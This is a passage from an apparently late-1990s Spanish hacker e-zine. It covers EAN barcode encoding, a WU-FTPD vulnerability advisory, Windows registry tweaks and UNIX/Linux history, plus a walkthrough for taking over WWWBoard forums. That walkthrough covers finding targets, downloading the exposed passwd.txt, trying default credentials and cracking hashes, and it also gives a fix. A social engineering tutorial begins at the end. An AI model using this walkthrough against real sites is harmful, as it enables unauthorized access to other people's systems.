 * Sumamos las impares y las multiplicamos por 3..... (7+8+0+4+3+4)*3 = 78
 * Sumamos las dos cantidades.............................. 36 + 78 = 114
 * Dividimos entre 10...................................... 114/10 = 11,4
 * Restamos la cifra decimal a 10.......................... 4 - 10 = -6
 * Tomamos el valor absoluto............................... |-6| = 6
 * TACHANTATATATACHAN !!!!!!!! tenemos ya el #12, el 6 !!!!!!!!!

 Nota: Para el que no se haya dado cuenta y no le cuadren las cosas, se
       usa el codigo _completo_ del codigo de barras, no solamente el
       codigo del producto. Es decir, hay que contar tambien las cifras
       del codigo del pais.


- Pero... y el dibujo de las barritas ? -

El dibujo de las barras tiene que tener zonas en blanco a los lados,
para que el lector los pueda leer sin problemas. De no ser asi,
probablemente el codigo de barras no seria funcional y habria que
anotar el precio a mano (QUE NADIE VAYA CON UN BOLI MARCANDO LA ZONA
BLANCA POR UN SUPER SOLO PA JODER, ES DE CRIOS).

Los codigos de barras ademas tienen tres "bordes", izquierda, derecha y
centro. Veras que todos tienen dos barras en los laterales mas largas que
```

las demas, que dividen al codigo numerico en varias partes. Ademas hay
otro "borde" central compuesto de dos barras, que separa al codigo en
dos grupos de 6. Es decir, vemos que el codigo queda asi 9 788401 473746.
El primer numero sirve para indicar el tipo de codificacion que usa el
primer grupo de 6. Posteriormente vemos dos grupos de 6, que se codifican
en barras, segun un determinado sistema que explico a continuacion:

```
#    CODE A               CODE B        CODE C (NOT A)
0:  0001101   (13)     0100111   (39)    1110010   (114)
1:  0011001   (25)     0110011   (51)    1100110   (102)
2:  0010011   (19)     0011011   (27)    1101100   (108)
3:  0111101   (61)     0100001   (33)    1000010   (066)
4:  0100011   (35)     0011101   (29)    1011100   (092)
5:  0110001   (49)     0111001   (57)    1001110   (078)
6:  0101111   (47)     0000101   (05)    1010000   (080)
7:  0111011   (59)     0010001   (17)    1000100   (068)
8:  0110111   (55)     0001001   (09)    1001000   (072)
9:  0001011   (11)     0010111   (23)    1110100   (116)

Bordes:       101
Centro:     01010
```

Explicaremos esto, que asi a simple vista parece sacado de Matrix.

* Nota: Los numeros entre parentesis indican el numero decimal correspondiente
  al codigo tomado este como un numero binario. Utilidad de esto?
  Ninguna :-)

Cada representacion de un numero realmente esta compuesta de una especie de
casillero de 7 lineas, donde unas pueden estar "encendidas" y otras "apagadas".
Por ejemplo, 0001101 quiere decir 3 barras blancas, 2 negras, 1 blanca,
1 negra. Dicho de otra manera, 3 barras blancas se agrupan para formar
una sola barra blanca de grosor 3. Asi, el 0001101 es:

```
  ---XX-X
  ---XX-X
  ---XX-X
  ---XX-X
  ---XX-X
  ---XX-X
  ---XX-X
  ---XX-X
```

Entendiendo X como negro (1) y - como vacio (blanco, 0)

Cada numero tiene tres posibles representaciones a la hora de pasarlo a
2-D, la forma A, la C (inversa de la A) y la B. Es decir, el numero 0 tiene
estas tres representaciones:

```
  FORMA A       FORMA B         FORMA C

  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
  ---XX-X       -X--XXX         XXX--X-
```

* Nota: observa que la B es la C tomada "al reves", es decir, empezando
  por atras. No se como se llama esa operacion, pero asi es.

Ahora bien, que forma es la que se elige para representar el numero?

Pues todo depende el codigo #0 (aquel que quedaba marginado por el borde lateral izquierdo).

Veamos como se codifica el primer bloque de numeros:

#0	#1	#2	#3	#4	#5	#6
0	A	A	A	A	A	A
1	A	A	B	A	B	B
2	A	A	B	B	A	B
3	A	A	B	B	B	A
4	A	B	A	A	B	B
5	A	B	B	A	A	B
6	A	B	B	B	A	A
7	A	B	A	B	A	B
8	A	B	A	B	B	A
9	A	B	B	A	B	A

La primera columna indica el valor del numero #0. Y las otras 6 indican como se codifica el cada numero de los 6 primeros. Veamos un ejemplo practico.

En el ejemplo del libro de antes, el primer numero es el 9. Luego el patron de codificacion es A B B A B A. Que quiere decir esto? Que los numeros del primer bloque se codifican asi:

   #1 --- Usando la representacion A del 1
   #2 --- Usando la representacion B del 2
   #3 --- Usando la representacion B del 3
   #4 --- Usando la representacion A del 4
   #5 --- Usando la representacion B del 5
   #6 --- Usando la representacion A del 6

Bien, ya tenemos el primer bloque de 6 cifras codificado. Pero como queda el 2? Facil, muy facil. Para representar los numeros del 2, se usa SIEMPRE la representacion C.


Como ultima nota, las barras de los bordes laterales son 101 y las del centro 01010.

Ahora, despues de todos estos codigos y simbolitos, vamos a ver el ultimo ejemplo, ya al completo.

Codigo a codificar: 9 788401 473746

Codigo del pais: 97
Codigo del producto: 8840147374
Codigo de control: 6

```
 B    7      8      8      4      0      1
/|\//|||\\//|||\\//|||\\//|||\\//|||\\//|||\\

X-X-XXX-XX---X--X---X--X-X---XX-X--XXX--XX--X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X XXX XX   X  X   X  X X   XX X  XXX  XX  X
X X
X X

  M     4      7      3      7      4      6    B
//|\\//|||\\//|||\\//|||\\//|||\\//|||\\//|\\|\

-X-X-X-XXX--X---X--X----X-X---X--X-XXX--X-X----X-X
```



NOTA: Para respetar la maquetacion, he separado el codigo en 2 partes, pero la 2 iria _inmediatamente_ despues de la anterior, sin espacios ni nada.

Arriba estan indicados los numeros que representa cada codigo.

#0 = 9 -> Se usa el esquema de codificado ABBABA para el primer grupo de 6.

B = Linea del Borde
M = Linea del medio

Y para que sirve todo esto, porque poner un codigo a los articulos? Facil, vuelve a la carga el BigBrother. Las barras ayudan a que sea un trabajo mas facil para los trabajadores, pobrecitos ellos (claro que con todos los que echan a la calle y los recortes de sueldo se ahorran un pastizal, pero eso no es la intencion principal, :-). Sirve como un sistema de control tanto como para las fabricas, mercados y compradores:

Fabricas: al anotar el codigo barras en las cajas, queda registrado cuanto ha vendido la fabrica al comercio, los articulos que esta produciendo, el precio...

Mercados: por el mismo sistema, se controla cuanto compra, cuanto vende, a que precio, a quien (al pagar con tarjeta anotan tu nombre y DNI), como, que dias son los que mas se vende...

Comprador: si paga con tarjeta queda anotado que compra cada dia. Imagina que llevas comprando con tarjeta toda la vida. En algun sitio estan anotados TODOS los articulos que has adquirido durante toda tu vida. Haciendo un seguimiento un poco avanzado, contrastandolo con otros datos tuyos (INEM, Seguridad Social..) tienen todo lo que quieran saber sobre ti (o casi todo). Asi, por ejemplo, es facil contrastar lo que gastas con lo que compras, y luego va hacienda a tu casa.
O saben tus gustos, y no hay manera de quitarse a ese vendedor que no deja de ofrecerte una coleccion de libros porque la que comprastes para tu hijo el a~o pasado por navidades esta desfasada (o nunca te has preguntado de donde sacan tantas cosas sobre ti?). En fin, todo esto siguiendo la politica de CONTROL, CONTROL y solo CONTROL.

Esto es solo si pagas con tarjeta, pero como cada vez lo del dinero electronico esta yendo a mas, la pasta "material" esta condenada a desaparecer.
Ficharan todos tus actos. Imaginate que risa si llegan a tu casa vendiendote revistas sobre "Gays de chocolate" porque una vez hace 15 a~os comprastes una parecida.
Tu familia se va a partir el culo de la risa. Y tu mas. XD

Recuerda esto:

"Si no controlas lo que haces, lo haran ellos por ti".
"Saben mas cosas sobre ti que tu mismo".

KrycheK.

Si algo de esto te ha quedado oscuro y no lo acabas de pillar, dimelo.

bitwalkers@mixmail.com
area51@ole.com

-< 0x02 >----------.-------------------.-----
‘-[AcId+n@UghtY)-ï

Tres Graves Compromisos de Seguridad en el WU-FTPD

Las versiones anticuadas de WU-FTPD tienen tres graves fallos de seguridad, dos de los cuales pueden llevar a un atacante, tanto local como remoto, a obtener privilegios de administrador ("root"). La Universidad de Washington ha hecho hecho publica una nueva version del WU-FTPD, que soluciona estos problemas.

WU-FTPD es uno de los servidores FTP para entorno Unix mas difundidos en todo el mundo. Es un proyecto Open Source no comercial, patrocinado originariamente por la Universidad de Washington. Su version 2.6.0, de reciente aparicion, soluciona estos problemas de seguridad, y proporciona funcionalidades adicionales.

Los problemas son los siguientes:

* Desbordamiento del buffer MAPPING_CHDIR

Esta vulnerabilidad es atacable por un usuario local, o bien por un usuario remoto con capacidad para crear directorios bajo FTP (algo normalmente posible en servidores FTP que permiten acceso anonimo).

En las versiones antiguas del WU-FTPD se podia recompilar el codigo fuente sin la opcion de MAPPING_CHDIR.

Esta vulnerabilidad permite la ejecucion de csdigo arbitrario en el servidor.

* Desbordamiento durante el uso de macros

Si un atacante puede llegar a controlar el contenido de un fichero (posibilidad tipica), puede provocar un desbordamiento y ejecutar codigo arbitrario. En algunas ocasiones, incluso puede realizarse el ataque disponiendo exclusivamente de un acceso de lectura, aprovechando ficheros con macros, instalados por el propio administrador del servidor.

Este ataque, como el anterior, es explotable tanto en local como de forma remota.

* Perdida de memoria con SITE NEWER

SITE NEWER en un comando propio del WU-FTPD que permite conocer los ficheros actualizados a partir de una fecha determinada. Es frecuente su uso, por ejemplo, con software de "mirroring", a la hora de replicar el contenido de un directorio FTP en otro servidor.

Bajo determinadas circunstancias, el uso de este comando no libera adecuadamente la memoria empleada, por lo que el servidor FTP ira consumiendo mas y mas memoria. Este ataque constituye, pues, un ataque DoS (ataque de denegacion de servicio).

El ataque es realizable tanto en remoto como de manera local.

```
Se informa tambien de que bajo ciertas circunstancias, podrian llegar a
ser posible la ejecucion de codigo arbitrario si el atacante tiene acceso
de escritura al FTP.

La versisn 2.6.0 soluciona estos graves problemas de seguridad. Se
recomienda actualizacion *inmediata*.

Como nota final, estas vulnerabilidades afectan tambien a muchas de las
implementaciones FTP derivadas del WU-FTPD.

Mas informacion :
-----------------

Servidor FTP del grupo de desarrollo WU-FTPD
ftp://ftp.wu-ftpd.org/

Enlace simbolico a la version mas reciente del WU-FTPD
ftp://ftp.wu-ftpd.org/pub/wu-ftpd/wu-ftpd-current.tar.gz

CERT Advisory CA-99-13: Multiple Vulnerabilities in WU-FTPD
http://www.cert.org/advisories/CA-99-13-wuftpd.html

AA-1999.01 - AUSCERT Advisory - wu-ftpd/BeroFTPD MAPPING_CHDIR Vulnerability
ftp://www.auscert.org.au/security/advisory/AA-1999.01.wu-ftpd.mapping_chdir
.vul

AA-1999.02 - AUSCERT Advisory - Multiple Vulnerabilities in wu-ftpd
based daemons
ftp://www.auscert.org.au/security/advisory/AA-1999.02.multi.wu-ftpd.vuls


Espero haber contribuido al SET con esto, soy de Guatemala, aqui el hack
es poco, pero conmigo ya somos unos cuantos que estamos por ahi acechando...


AcId+n@UghtY
HaCK THe PLaNeT

[ Creo que es la primera colaboracion recibida desde Guatemala ]


-< 0x03 >-----------------------------------------.------------------.------
                                                  '-[ KrAsHeRdOwN )-ï



          Personaliza Windows con el Registro de Windows...
          -------------------------------------------------



Bueno, bueno, bueno, que tenemos aqui... Oh, es el registro de Windows,
me parece que me voy a cargar un par de ordenatas...
Si estais leyendo esto es que parece que merece la pena cambiar y optimizar
un poco el aspecto de este desastroso Guindous.

***************

Como hacer que al abrir el menu contextual de una carpeta salga... :

 --> MS-DOS desde esta carpeta
 --> Abrir en nuevo explorador

***************

Como hacer que al abrir el menu contextual de un archivo salga...  :
```

```
--> Editar con NotePad/WordPad/Word97
--> Editar con el Editor de MS-DOS
--> Vaciar la Papelera de reciclaje


/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\

Lo primero de todo es que si algo sale mal, siempre se podra restaurar
el registro de esta manera:

1. Haz clic en el boton "Inicio" y despues en Apagar el sistema.

2. Haz clic en Reiniciar el equipo en modo MS-DOS y despues haz clic
   en "SI"

3. Vete al directorio de Windows

4. Escribe los siguientes comandos:

      - attrib -h -r -s system.dat

      - attrib -h -r -s system.da0

      - copy system.da0 system.dat

      - attrib -h -r -s user.dat

      - attrib -h -r -s user.da0

      - copy user.da0 user.dat

Hay que tener en cuenta que las extensiones *.da0 son ceros y no "O"
mayusculas.

Para cambiar el menu de la carpeta...
-------------------------------------

Abrir el registro de Windows que esta en la carpeta Windows y se llama
"Regedit.exe"
Pinchar el la carpeta: HKEY_CLASSES_ROOT
Seleccionar la carpeta "Folder" que esta bastante mas abajo. Si no se
encuentra, hacer clic en la barra de herramientas -->Edicion y buscar.
Ahi se debe poner Folder y seleccionar solo "Claves" y "Cadena completa
solamente"  Te debe encontrar la carpeta "Folder" a secas porque hay
millones de carpetas que contienen nombres compuestos con la palabra
"Folder" ( ya se que soy pesao, pero si no lo soy podria salir mal
todo este tinglao...)

Una vez alli la abrimos y pinchamos sobre "shell". Nos vamos a edicion,
Nuevo Clave y la llamamamos "KRASH1".Pinchamos en ella y en la parte
derecha de la ventana debera estar un icono con "(Predeterminado)".
Hacemos doble clic sobre el y ponemos:

       M&S-DOS desde esta carpeta...

Lo de "&" es para decirle a Windows que queremos que la letra a
continuacion este subrayada y sirva como letra abreviada. :)
Aceptar y pinchamos en el arbol en la carpeta que acabamos de hacer que
se llama "KRASH1" (sin las comillas). Vamos nuevamente a Edicion - Nuevo
- Clave y la llamamos (muy importante) "command" (Otra vez sin las
comillas) y hacemos otra vez igual que cuando le dimos el valor a la
carpeta "KRASH1", doble clic en predeterminado y le decimos:

       c:\\command.com

Aceptar y ya tenemos la primera chapuza fabricada. Pulsa F5 y vete a
cualquier ventana donde hayan carpetas y pincha el cualquiera de ellas
```

con el boton derecho del raton y selecciona La opcion que acabamos de hacer. Si te das cuenta, observaras que la letra "S" esta subrayada, es como dije antes. Dile que el archivo est en c:\ y ya esta.

Para el segundo es exactamente lo mismo, salvo que ahora la nueva carpeta se llamara "KRASH2", tendra el valor "A&brir en nuevo explorador, haces dentro de la carpeta "KARSH2" otra llamada "command" igual que antes y con el valor:

"C:\\WINDOWS\\EXPLORER.EXE /n,/e,%1"(%1 quiere decir que abra el archivo que has pinchado, sino lo pones abrira el explorador pero en Mi PC u otro lugar que no es el deseado.)

Pulsas F5 para actualizar, y ejecutas la chapuza, le dices que esta en "c:\Windows" y ya esta, la segunda chapuza. :-))

Para cambiar el menu del archivo.:

Bien, si seguimos leyendo es porque nos salio bien el truquito, y todo esta en tener un buen sentido comun y trastear por ahi...

Pinchamos en la carpeta : HKEY_CLASSES_ROOT (como antes)
Seleccionamos la primera carpeta "*", la abrimos y hacemos una carpeta que se llame (muy importante) "shell" (pero sin las comillas), hacemos una carpeta que se llame "KRASH3" y le damos el valor de:

Editar con &NotePad... (si queremos con el NotePad),
Editar con &WordPad... (si queremos con el WordPad)
o Editar con Microsoft &Word97... (si tenemos instalado el Word97)

Hacemos otra carpeta dentro de "KRASH3" que se llame "command" (me voy a cansar de escribir todo el rato que sin comillas o no funcionara...:))
y escribimos el valor de:

Para NotePad: c:\\windows\\notepad.exe %1
Para WordPad: c:\\windows\\write.exe %1
Para Word: c:\\Archivos de programa\\Microsoft Office\\Office\\WinWord.exe %1

Si os dice que no encuentra el archivo y pide que le escribais la ruta manualmente, pulsar el boton Examinar e ir saltando de carpeta en carpeta hasta que completeis la ruta de arriba, quiero decir, si buscais para NotePad debereis saltar hasta c:\, y luego Windows, para Word seria C:\, Archivos de programa, MicroSoft Offi... y asi hasta llegar al final de la carpeta que en este caso seria \Office, y le pulsais Aceptar.

Ya teneis vuestra tercera chapuza. (Uff, j**er, como cansa...:-))

Ahora haremos lo mismo con la cuarta, carpeta que se llame "KRASH4" (lo del mismo nombre y un numero es para luego a la hora de borrar una chapuza sea + facil localizarla), le damos el valor de:

Editar con con el Editor de MS-DOS...

Creamos dentro de "KRASH4" otra carpeta que se llame "command" (supongo que ya sabeis que teneis que hacer...) y le damos el valor de:

c:\\windows\\command\\edit.com %1

Aceptar, F5 y a probarlo, se os dira que no lo encuentra, bueno, ya sabeis, ir saltando hasta que completeis la ruta (esta es + facil que la de Word97)

Solo nos queda uno + por ahora.
Creamos una carpeta pero esta vez en "Shellex", esta justo debajo de "Shell" luego pinchamos en "ContextMenuHandlers" y hacemos una carpeta que se llame (Muy importante, y con los corchetes):

```
       {645FF040-5081-101B-9F08-00AA002F954E}

 Tiene que ser con estos corchetes "{}" y no con los otros "[]"...
 y le damos el valor de:

       Vaciar la Papelera de reciclaje...

 Aceptar, F5 y ya terminamos las 5 chapuzas del dia...
 Todo esto lo aprendi de una persona que mando un articulo similar a este
 en la revista Jumping de Noviembre de 1998. Por si alguien se lia con esto..

  ************************************************************************

 Si alguien tiene algun problema, que me mande un mail a:

  johnnie@ctv.es

 Diciendo cual es el problema y yo intentare solucionarlo personalmente via
 mail o IRC/Chat. Desde la pocilga de Guindous,

 KrAsHeRdOwN...


-< 0x04 >-------------------------------------------.--------------------.----
                                                    '-[ |_Master-Art_| )-ï


                      Historia de UNIX y LINUX
                      ------------------------


   UNIX

  El origen de UNIX esta ligado al desarrollo de un proyecto iniciado en
  1968, en aquel momento un grupo de investigadores de General Electric,
  AT&T Bell y del MIT (Massachusets institute of Technology) llevo a cabo
  el desarrollo de un sistema operativo en el que se tuvieron en cuneta
  nuevos conceptos que no tenian los otros sistemas operativos  como la
  Multitarea, gestion de archivos o la interaccion con el usuario. El
  resultado de esta investigacion se bautizo como MULTICS (multiplexed
  information and computing system, en espa~ol: sistema multiplexado de
  informacion y computacion) el proyecto resulto ser muy ambicioso por
  lo cual no llego a su fin y se abandono  despues de haber sufrido varios
  contratiempos y retrasos. Sin embargo los esfuerzos no fueron inutiles
  porque la idea de este proyecto se vuelve a retomar  y fue en 1969 cuando
  se produce el desarollo de el sistema UNIX po Ken Thompson, Dennis Rithchie
  y otros investigadores, algunos de ellos formaban parte del proyecto
  anterior MULTICS.

  La computadora a la que se le implanto este novedoso sistema operativo
  que se llamo UNICS, fue una DEC PDP-7. El nombre que se le dio al sistema
  operativo era solo un juego de palabras que se formaba con las iniciales
  Uniplexed Information and Computing System (espa~ol sistema uniplexado de
  informacion y computacion), haciendo referencia a su predecesor, MULTICS
  y teniendo en cuenta que esta ocasion el sistema operativo solo podia
  soportar a 2 usuarios en forma simultanea, mas adelante en 1970 el nombre
  el nombre cambia a UNIX como se conoce hasta ahora.

  Inicialmente el codigo de UNIX estaba escrito en lenguaje Ensamblador, lo
  cual incidia negativamente en su portabilidad entonces Dennis Ritchie uno
  de los miticos creadores de el Lenguaje C, llevo acabo otro proyecto con
  Ken Thompson el cual cambiaria el codigo de UNIX a lenguaje C, entonces
  unix paso a ser el primer sistema operativo escrito en lenguaje de alto
  nivel, esto fue como dicen la gota que derramo el vaso porque el lenguaje
  escrito en ensamblador influia en el tipo de maquina y en C no, lo cual
  pudo implantarse este sistema operativo a varios tipos de maquina sin
```

tener que hacerle cambios, simplemente haciendo una nueva compilacion
en la maquina de destino, y gracias a esto la popularidad de LINUX crecio
y se creo la <

<< Echas de menos aquellos dias de minix 1.1 cuando los hombres eran hombres
y escribian sus propios controladores de dispositivos? No tiene ningun
proyecto interesante y se muere por hincarle el diente a un sistema
operativo que pueda modificar a sus necesidades? Encuentra frustrante
que todo trabaje en su sistema operativo? Ya no pasa horas de desvelo
intentando configurar un ridiculo programa? Entonces este mensaje puede
ser justamente para usted.>>

Desde entonces Linux ha evolucionado enormemente. El numero de computadoras
que trabjan bajo Linux han aumentado espectacularmente en los ultimos a~os,
Linux comenzo siendo un proyecto para plataformas intel 30386 en la
actualidad existen versiones para los procesadores Alpha Digital, Sun SPARC,
Motorola 68000, etc.

El exito de Linux es debido a su distribucion por internet que ha permitido
la incorporacion de los desarrollos de la gente repartida por todo el Globo.
Actualmente Linux cuenta con los principales gestores de Ventanas, multiples
utilidades para internet, compiladores, editores...

Actualmente hay varias versiones de Linux en todo el mundo y es utilizado en
servidores en universidades y bancos y aun su codigo de fuente esta abierto
al publico.

|_Master-Art_|

Correo: masterart00@yahoo.com

-< 0x05 >---.--------------.---
‘-[VaLfAdIr)-ï

WWWBoard: Haciendose Administrador

Hola a tod@s.

Voy a intentar explicaros como hacerse Administrador de un "Tablon de
mensajes", aunque muchos de vosotros ya lo sabreis. Esta vulnerabilidad
no es nueva (bastante obvia), aunque creo que tampoco es demasiado
conocida, por lo menos hasta hace poco cuando la ha dado a conocer BugTraq
y mas tarde Kriptopolis.

No voy a repetir lo que ya se ha escrito, sino que voy a explicar que pasos
hay que seguir para aprovecharse de esta vulnerabilidad (y del descuido de
algunos Administradores :-))

WWWBOARD

Primero voy a explicar rapidamente que es una WWWBoard (Bulletin Board
Message System):

Bueno, basicamente es un foro de mensajes via Web basado en una serie
de scripts. Gran mayoria de los webs albergados en servidores UNIX usan
este tipo de script.

El autor es un tal Matthew M. Wright y va por la version 2.0 ALPHA 2.

```
            http://worldwidemart.com/scripts

Los ficheros que lleva esta version son los siguientes:

README
wwwboard.pl   (un CGI en Perl).
wwwboard.html (pagina web donde aparecen los mensajes y desde donde se)
              (llama al wwwboard.pl).
faq.html
data.txt
messages/     (el directorio donde se guardan los mensajes).
wwwadmin.pl   (es el script para administrar el foro. Muy interesante).
passwd.txt

No me voy a extender mas porque en la direccion web que os he puesto unas
lineas mas arriba teneis toda la documentacion necesaria y mejor explicada
de lo que lo pueda hacer yo.


ATAQUE
------

Vamos al grano:

Lo primero que tenemos que buscar es el objetivo, y para eso nada mas facil
que ir a un buscador y poner como clave de busqueda "WWWBoard". A partir
de aqui se trata de elegir entre el mogollon de servidores que aparecen.

Normalmente la direccion suele ser asi:

      http://www.servidor.net/wwwboard/wwwboard.html

o algo mas larga como

      http://www.servidor.net/foro/debate/wwwboard/wwwboard.html

(luego explico porque he puesto esta otra direccion).

Vale, pues metemos a nuestro navegador la direccion

   http://www.servidor.net/wwwboard/wwwboard.html

y nos aparecera algo como esto:

  WWWBoard Version 2.0!

  Below is WWWBoard Version 2.0 ALPHA 1.


                                [ Post Message ] [ FAQ ]


 Menu desplegable - Santiago 13:10:05 10/08/99 (0)
 RESERVA HABITACIONES HOTELES - BENITO 13:13:09 10/06/99 (0)
 se puede conectar - ARD 04:05:33 9/30/99 (1)
 Re: se puede conectar - Respuesta 04:31:59 10/05/99 (0)
 Aplicacion para empresas de cajas de carton - Asier Amezaga 02:33:23 9/29/99 (3)
    Re: Aplicacion para empresas de cajas de carton - Fernando Serrano 08:06:21 9/30/99 (0)
    Re: Aplicacion para empresas de cajas de carton - Luis Palomo 11:57:03 9/29/99 (0)
    Re: Aplicacion para empresas de cajas de carton - Mario Conde 03:35:54 9/29/99 (0)
 Cuaderno 19. - AAL 18:24:43 9/28/99 (4)
    Re: Cuaderno 19. - KIKE 10:21:51 9/30/99 (0)
    Re: Cuaderno 19. - Joaquin Alloza 03:11:12 9/30/99 (0)
    Re: Cuaderno 19. - Luis Palomo 12:02:14 9/29/99 (0)
    Re: Cuaderno 19. - Mario Conde 03:33:25 9/29/99 (0)
Traspaso de Datos a Contaplus - Jose 11:57:23 9/24/99 (1)
    TRASPASO A CONTAPLUS - Manuel J. 13:30:51 9/24/99 (0)
```

```
Se Ofrecen Programadores - programadores 06:56:51 9/23/99 (0)
Verificar NIF - Luis Palomo 08:21:43 9/17/99 (1)
    Re: Verificar NIF - AAL 18:38:29 9/19/99 (0)
```

Los mensajes que contiene el foro y que?

Ahora lo que tenemos que hacer es borrar de la direccion la ultima parte
para que quede unicamente:

```
   http://www.servidor.net/wwwboard
```

y nos aparecera algo parecido a esto:

Index of /wwwboard

```
    Name                    Last modified       Size  Description

   Parent Directory        12-Aug-1999 12:40      -
   ADMIN_README            07-Nov-1996 13:54     7k
   ALPHA-2                 07-Nov-1996 13:54     1k
   data.txt                08-Oct-1999 13:10     1k
   messages/               08-Oct-1999 13:10      -
   passwd.txt              07-Nov-1996 13:54     1k
   wwwboard.html           08-Oct-1999 13:10    17k
   wwwboard.pl
   wwwadmin.pl
```

Las extensiones .pl (de perl) puede que aparezcan como .cgi

Para los que todavia no se hayan dado cuenta ;-), esta es la vulnerabilidad.
El fichero passwd.txt que contiene el nombre de usuario y su contrase~a se
almacena (por defecto) en un directorio que es accesible.

Si el Administrador ha sido descuidado y no ha cambiado el nombre de usuario
y contrase~a podeis probar con:

```
 WebAdmin:WebBoard
```

Este es el nombre del usuario y la contrase~a por defecto para la herramienta
de administracion del foro (wwwadmin.pl).

Interesante fichero el passwd.txt, nos lo bajamos y al editarlo vemos que
contiene algo parecido a esto:

```
 Nexus6:aoYUowsXtQNSw
```

A que se parece esto? pues si, se parece a las entradas "usuario:passwd"
que contiene el fichero /etc/passwd de un sistema UNIX.

De hecho la password esta encriptada con crypt, el programa de cifrado
de UNIX.

Bueno pues ahora que tenemos el fichero de claves y sabiendo ademas que
esta encriptado con el estandar de UNIX, solo nos queda usar un
crackeador de passwords de UNIX como por ejemplo: John the Ripper o
Cracker Jack.

No voy a explicar como funcionan estos programas porque llevan
documentacion y ayuda suficiente para sacarles mucho partido.

No me acuerdo con que otro crackeador fue, pero puede que alguno no os
reconozca el fichero como el tipico de UNIX, en ese caso solo teneis
que a~adir al final de la linea algo como esto:

```
 :0:1:Operator:/:/bin/csh
```

Ahora supongamos que hemos, bueno mejor dicho que ha conseguido
(el crackeador) sacar la password. Solo nos queda probarla.

Asi que volveriamos a nuestro navegador y al introducirle:

    http://www.servidor.net/wwwboard/wwwadmin.pl

nos aparecera:

WWWAdmin For WWWBoard

Choose your Method of modifying WWWBoard Below:

    Remove Files
         Remove Files
         Remove Files by Mesage Number
         Remove Files by Date
         Remove Files by Author

    Password
         Change Admin Password

Al entrar en cualquiera de estas opciones nos pedira usuario y passwd, lo que hagais a partir de aqui es cosa vuestra. Yo introduje un nuevo mensaje, entre en la herramienta de Administracion borre mi propio mensaje y sali. Ya habia conseguido lo que queria entrar, no necesito hacer nada mas.

Antes os puse una segunda direccion web (mas larga). Algunos Administradores no ponen el fichero wwwadmin.pl en la misma direccion donde estan los demas ficheros (logico), es decir:

Si ponemos http://www.servidor.net/foro/debate/wwwboard nos pueden aparecer todos los ficheros que he puesto antes, menos uno: el wwwadmin.pl, y claro si no podemos acceder a ese fichero no podemos entrar en la herramienta de Administracion.

Solucion (en algunos funciona): http://www.servidor.net/cgi-bin/wwwadmin.pl

En realidad lo normal deberia ser tener los scripts en el /cgi-bin y no permitir acceso a este directorio pero...

SOLUCION A LA VULNERABILIDAD

La Solucion:

Poner los ficheros "sensibles" en un directorio con permisos, no accesible desde el navegador o FTP.

Y luego cambiar el path de las variables necesarias del script:

```
# Define Variables

$basedir = "/path/to/wwwboard";
$baseurl = "http://your.host.xxx/wwwboard";
$cgi_url = "http://your.host.xxx/cgi-bin/wwwadmin.pl";

$mesgdir = "messages";
$datafile = "data.txt";
$mesgfile = "wwwboard.html";
$passwd_file = "passwd.txt";
```

DESPEDIDA

Bueno pues se acabo, espero que a algunos les haya resultado interesante

el tema y practiquen con cierta "etica" para que luego algunos bocazas
no vayan diciendo que los hackers informaticos solo se dedican a joder
sistemas/informacion y que son unos criminales (a estos yo no les denomino
hackers).

Y si, he escrito "Hackers informaticos". Porque para mi el termino hacker
se puede aplicar a todas las ramas como un ti@ curioso, perseverante,
"yonki" de la informacion y del saber, etc... que al final consigue (o no)
"dominar" un campo.

Un hacker entra en un sistema porque lo ha estudiado, lo conoce, lo "domina"
y ha encontrado una puerta de entrada (por lo menos hace unos a~os, ahora
con las "tools"... :-)). Un electronico puede ser capaz de hacerle
virguerias a tu cadena de musica por lo mismo, Que diferencia hay?

Claro, que esta es mi opinion y hay un monton de opiniones que seran
opuestas a la mia...

Un saludo.

```
*****************************************************************
* #VaLfAdIr#                                                    *
* valfadir@mail.com                                             *
*                                                               *
* Si la puerta esta cerrada... TIRALA! y libera la informacion.  *
*****************************************************************
```

-< 0x06 >---.--------------.---
'-[by Tahum)-ï

El Arte de la Ingenieria Social

---^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^---

Hola lectores, me presento, me llamo (me hago llamar) Tahum, y en este
articulo os voy a relatar todos los secretos para convertiros en unos
magnificos "ingenieros sociales". (A que suena bien?...) Aunque seguro que
tambien os convertis en unos magnificos/as vendedores/as de seguros, de
coches, de biblias, de todo lo que pilleis, porque este texto va a estimular
tanto vuestra sesera que vais a ver como teneis madera de liantes, tan solo
teneis que leer este articulo y al acabar tendreis los conocimientos
necesarios como para consideraros unos liantes de 1a. Esto no es un vulgar
texto sobra algo que ya sabeis, no, con este articulo no perdereis el tiempo,
al contrario, con esto perfeccionareis vuestro estilo, aprendereis tecnicas
para entrar en otras maquinas a partir de la ingenieria social, trucos, etc.
Ahora sentaros, prepararos... Empieza la clase.

"Hay muchos textos sobre como practicar la ingenieria social. La mayoria se
basan en ejemplos cortos e irreales de practicas de esta ingenieria.
La gran mayoria de lammers podrian hacer un articulo sobre ingenieria
social, pero ninguno como este, tan completo y tan claro. Este texto
ademas de exponer informacion, ense~a. Leer y aprender hermanos, APRENDER."

<<<< Por cierto, yo no me hago responsable del uso indebido que se haga de
la informacion aqui expuesta, ya que esta esta con el unico fin de
ense~ar a evitar que le hagan ingenieria social a base de conocer
esta tecnica. >>>>

>>>> Si me quereis hacer llegar alguna sugerencia, critica o duda o lo que
